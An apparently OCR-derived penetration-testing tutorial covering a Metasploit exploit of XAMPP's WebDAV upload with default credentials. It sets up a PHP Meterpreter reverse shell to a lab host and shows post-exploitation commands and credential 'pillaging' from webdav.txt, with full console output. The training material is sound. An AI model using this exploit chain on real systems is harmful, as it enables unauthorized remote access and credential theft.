
- Remember:
  - RHOST is the remote host/the target IP address
  - RPORT is the remote host's port number
  - LHOST is the local host/your computer IP address or where you want the shell to call back
  - LPORT is the local host/your computer's port it will use when it calls home

- What is my IP address again? '`ifconfig`' will refresh my memory



```
msf exploit(xampp_webdav_upload_php) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.35  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 ::3434:bfb:d6c9:225d  prefixlen 64  scopeid 0x0<global>
        inet6 ::20c:29ff:fedc:5f35  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fedc:5f35  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:dc:5f:35  txqueuelen 1000  (Ethernet)
        RX packets 3493  bytes 960842 (938.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 650  bytes 53611 (52.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

msfconsole: payload `options`




```
msf exploit(xampp_webdav_upload_php) > set LHOST 192.168.0.35
LHOST => 192.168.0.35
msf exploit(xampp_webdav_upload_php) > set LPORT 30405
LPORT => 30405
msf exploit(xampp_webdav_upload_php) >
```

- Set my local machine’s LHOST IP address (yours will be different, of course)
- Also changed from the default LPORT out of personal preference … it is a required field but comes prepopulated with a default value lazy IDS systems alert on

msfconsole: Final check before launch


- Exploit and Payload configured. Double check your settings one last time.



```
msf exploit(xampp_webdav_upload_php) > options

Module options (exploit/windows/http/xampp_webdav_upload_php):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME                   no        The filename to give the payload. (Leave Blank for Random)
   PASSWORD  xampp            no        The HTTP password to specify for authentication
   PATH      /webdav/         yes       The path to attempt to upload
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.0.32     yes       The target address
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  wampp            no        The HTTP username to specify for authentication
   VHOST                      no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.35     yes       The listen address
   LPORT  30405            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(xampp_webdav_upload_php) > 
```

msfconsole: `exploit`

- When ready: `exploit`



```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.35:30405
[*] Uploading Payload to /webdav/7pfFOoh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (192.168.0.35:30405 -> 192.168.0.32:49248) at 2017-08-08 12:56:54 -0400

meterpreter > 
```

- Be patient. It may take a few seconds for the '`meterpreter>`' shell to appear. If you get a 'Meterpreter session 1 opened' you're probably OK and just waiting for the systems to finalize the meterpreter session.

meterpreter

- Meterpreter makes Windows post exploitation substantially easier. It also resides only in memory, writing nothing to disk (although our ‘exploit’ did write to disk), uses encrypted communications from the exploited machine back to yours, and offers a variety of powerful post exploitation tools.


- Working with raw command shells on Windows has limitations and if anything goes wrong you end up having to re-exploit the machine to re-establish the shell. Meterpreter provides an interface for sending commands to Windows APIs, affording easier access to a wide variety of Windows O/S features than the cmd.exe offers natively.

Post Exploitation

- Congrats! You have demonstrated remote access to a machine … screenshot it, write the report, and wait for the check?
- Demonstrate impact to the organization’s risk model:
  - Are you on a machine of any value or interest?
  - Are you in a restricted environment where you wouldn’t be able to do anything?
  - Could you pivot from this initial access to systems of greater value or sensitivity?
  - Do any host based security systems detect and evict you?
  - Does anyone working defense detect you?


meterpreter: Initial Post-Exploitation

- What sort of system are we on?
- What user context do we have? Administrator? Some other lesser powered user account?
- Can we take a look at the file system?
  - Any interesting files?
  - What may be some good interesting file locations we should look at?
- What sort of commands are available from within meterpreter?




```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
```

meterpreter: Initial Post-Exploitation




```
meterpreter > getuid
Server username: Administrator (0)
meterpreter > getpid
Current pid: 2268
meterpreter > sysinfo
Computer    : WIN-8SPMRFBGUKN
OS          : Windows NT WIN-8SPMRFBGUKN 6.1 build 7600 ((null)) i586
Meterpreter : php/windows
meterpreter > pwd
C:\xampp\webdav
meterpreter > ls
Listing: C:\xampp\webdav
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  27031  fil   2017-08-08 12:56:53 -0400  7pfFOoh.php
100666/rw-rw-rw-  313    fil   2017-08-08 10:09:20 -0400  index.html
100666/rw-rw-rw-  277    fil   2017-08-08 10:09:20 -0400  webdav.txt

meterpreter > 
```

meterpreter: File Viewing and Pillaging



```
meterpreter > ls
Listing: C:\xampp\webdav
========================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  27031  fil   2017-08-08 12:56:53 -0400  7pfFOoh.php
100666/rw-rw-rw-  313    fil   2017-08-08 10:09:20 -0400  index.html
100666/rw-rw-rw-  277    fil   2017-08-08 10:09:20 -0400  webdav.txt

meterpreter > cat webdav.txt
WEB-DAV f�r den gemeinsamen REMOTE-Zugriff
auf WWW-Dokumente �ber den Apache2.

Die Module mod_dav.so und mod_dav_fs.so auskommentieren
URL: http://localhost/webdav/
User: wampp Password: xampp
E-Mail-Adresse bei Dreamweaver angeben.
Lokales Directory: /xampp/webdav/
meterpreter > █
```

Hmmm … that 7pfFOoh.php file looks familiar … basic forensic evidence …




```
msf exploit(xampp_webdav_upload_php) > exploit

[*] Started reverse TCP handler on 192.168.0.35:30405
[*] Uploading Payload to /webdav/7pfFOoh.php
[*] Attempting to execute Payload
[*] Meterpreter session 1 opened (192.168.0.35:30405 ->
```

The webdav.txt file contains the username and password for the webdav service we exploited to gain this access. Since we used those default credentials to gain access it's not news to us but if we gained access via some other exploit we would want to look for files such as this in order to expand access to other systems and services.

meterpreter: File Viewing and Pillaging

